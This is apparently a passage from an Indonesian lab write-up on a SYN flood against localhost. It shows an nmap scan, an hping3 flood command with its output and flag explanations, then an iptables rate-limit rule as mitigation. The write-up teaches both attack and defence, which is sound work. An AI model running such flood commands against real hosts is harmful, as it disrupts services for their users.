┌──(root㉿kali)-[/home/kali]
└─# nmap -p 80 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-29 12:53 -0500
Nmap scan report for localhost (127.0.0.1)
Host is up (0.017s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds

┌──(root㉿kali)-[/home/kali]
└─# 
```

c) **Eksekusi Serangan (Terminal 3)**

- sudo hping3 -S -p 80 -i u10 127.0.0.1 dan untuk menghentikannya klik CTRL + C



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# sudo hping3 -S -p 80 -i u10 127.0.0.1
```



```
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53465 win=0 rtt=37.8 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53466 win=0 rtt=37.6 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53467 win=0 rtt=37.4 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53468 win=0 rtt=37.2 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53469 win=0 rtt=36.9 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53470 win=0 rtt=36.8 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53471 win=0 rtt=36.7 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53472 win=0 rtt=5.9 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53473 win=0 rtt=6.1 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53474 win=0 rtt=5.9 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53475 win=0 rtt=5.6 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53476 win=0 rtt=17.7 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53477 win=0 rtt=17.5 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53478 win=0 rtt=17.2 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=53479 win=0 rtt=16.9 ms
^C
--- 127.0.0.1 hping statistic ---
53484 packets transmitted, 53480 packets received, 1% packet loss
round-trip min/avg/max = 0.1/23.1/1576.9 ms
```


  - -S: Mengirim paket SYN (awal jabat tangan TCP).
  - -p 80: Menargetkan port web.
  - -i u10: Interval pengiriman paket setiap 10 mikrodetik (sangat cepat).

3) Mitigasi (Firewall)

Tahap ini menunjukkan cara menangkal atau membatasi serangan.

a) **Penerapan Aturan:**

- sudo iptables -A INPUT -p tcp --dport 80 -m limit --limit 25/minute --limit-burst 100 -j ACCEPT



```
┌──(root㉿kali)-[/home/kali]
└─# sudo iptables -A INPUT -p tcp --dport 80 -m limit --limit 25/minute --limit-burst 100 -j ACCEPT
```


  - -A INPUT: Menambahkan aturan pada jalur masuk data.
  - -p tcp --dport 80: Hanya berlaku untuk protokol TCP di port 80.
  - -m limit --limit 25/minute: Membatasi rata-rata hanya 25 paket yang diterima per menit.

- --limit-burst 100: Mengizinkan lonjakan maksimal hingga 100 paket sebelum pembatasan ketat diberlakukan.

b) **Verifikasi Mitigasi**

- sudo iptables -L -n -v

  Menampilkan daftar aturan firewall beserta jumlah paket (pkts) yang berhasil ditangkap oleh aturan tersebut. Dengan jumlah paket 116 dan total data 4640



```
┌──(root㉿kali)-[/home/kali]
└─# sudo iptables -L -n -v
Chain INPUT (policy ACCEPT 236K packets, 9431K bytes)
 pkts bytes target     prot opt in     out     source               destination
  116  4640 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:80 limit: avg 25/min burst 100

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```